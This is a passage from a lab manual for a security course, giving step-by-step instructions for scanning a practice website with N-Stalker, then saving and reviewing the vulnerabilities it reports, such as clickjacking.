10. **N-Stalker** will start updating the database. After the update is complete, observe that the status of all the databases is **Up to date** under the **Status** column, as shown in the screenshot.

TASK 1.2

Scan a Web Application

11. Now, click **Start** from the toolbar to start a new scanning session.



Figure 3.1.4: N-Stalker database updated

12. The **N-Stalker Scan Wizard** appears. Under the **Enter Web Application URL** field, enter **http://www.moviescope.com** and under **Choose Scan Policy** field, select **OWASP Policy** from the drop-down list; click **Next**.



Figure 3.1.5: N-Stalker Choosing URL and Policy

13. The **Optimize Settings** wizard appears; leave the default settings and click **Next**.



Figure 3.1.6: N-Stalker Optimize Settings

14. If a **Settings Not Optimized** pop-up appears, click **Yes**.
15. The **Review Summary** wizard appears. Verify the **Scan Settings** and click **Start Session**.



Figure 3.1.7: N-Stalker Review Summary

16. If an **N-Stalker Free Edition** pop-up appears; click **OK** to continue
17. After completing the configuration of N-Stalker, click **Start Scan** from the menu bar to begin scanning the **MovieScope** website.



Figure 3.1.8: N-Stalker Start Scan wizard

18. N-Stalker begins to scan the **website**. It goes through various steps such as **Step 1 Spider**, **Step 2 Info Gather**, **Step 3 Run Modules**, and **Step 4 Sig Scanner**, as shown in the screenshot.



Figure 3.1.9: N-Stalker Start Scan Status

19. It takes some time for the application to scan the entire website; on completion of the scan, the **Results Wizard** appears.

TASK 1.3

Save the Scan Result

20. Ensure that the **Save scan results** radio button is selected under the **Session Management Options** section; and under the **Next Steps** section, select the **Keep scan session for further analysis** radio button and click **Next**.



Figure 3.1.10: N-Stalker Results Wizard

TASK 1.4

Analyze the Scan Result

21. N-Stalker displays a summary of the vulnerabilities found. After examining the summary, click the **Done** button.



Figure 3.1.11: N-Stalker Summary

22. In the left pane, expand all the nodes and sub-nodes of the URL **http://www.moviescope.com/** under the **Website Tree** section. This displays the website's pages.



Figure 3.1.12: N-Stalker Website Tree

23. You can view the complete scan results in N-Stalker's main dashboard.
24. Now, click to expand the URL **http://www.moviescioe.com/** under **Vulnerabilities** in the **Scanner Events** section to view all the site's vulnerabilities.



Figure 3.1.13: Vulnerabilities discovered

25. Expand any of the discovered vulnerability nodes and any of the sub-nodes associated with it. Here, we are expanding the first vulnerability, **Application might be vulnerable to clickjacking attacks**.

Note: If you decide to scan some other website for vulnerabilities, the results might differ in your lab environment.

26. After expanding each of the sub-nodes associated with the selected vulnerability node, **Application might be vulnerable to clickjacking attacks**, click on **#8**.

27. The **Vulnerability Information** section appears in the right pane of the window, displaying detailed information regarding the discovered vulnerability such as **Severity**, **Vulnerability Class**, and **References**.

TASK 1.5

Analyze the Vulnerabilities

28. Further, you can navigate to various available options such as **General Info**, **Details and Fix**, **Browser Details**, **HTTP Request**, and **HTTP Response**, under the **Vulnerability** section of the **Vulnerability Information** pane.

You can also use other web application security testing tools such as **Browser Exploitation Framework (BeEF)** (https://beefproject.com), **Metasploit** (https://www.metasploit.com), **PowerSploit** (https://github.com), **Watcher Web Security Tool** (https://www.casaba.com), or **Acunetix WVS** (https://www.acunetix.com) to protect the organization's web applications from various attacks..



Figure 3.1.14: Vulnerability information

29. You can further use this information to patch or fix the discovered vulnerabilities on the target website.
30. This concludes the demonstration of how to perform web application vulnerability scanning using N-Stalker Web Application Security Scanner.
31. Close all open windows and document all the acquired information.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs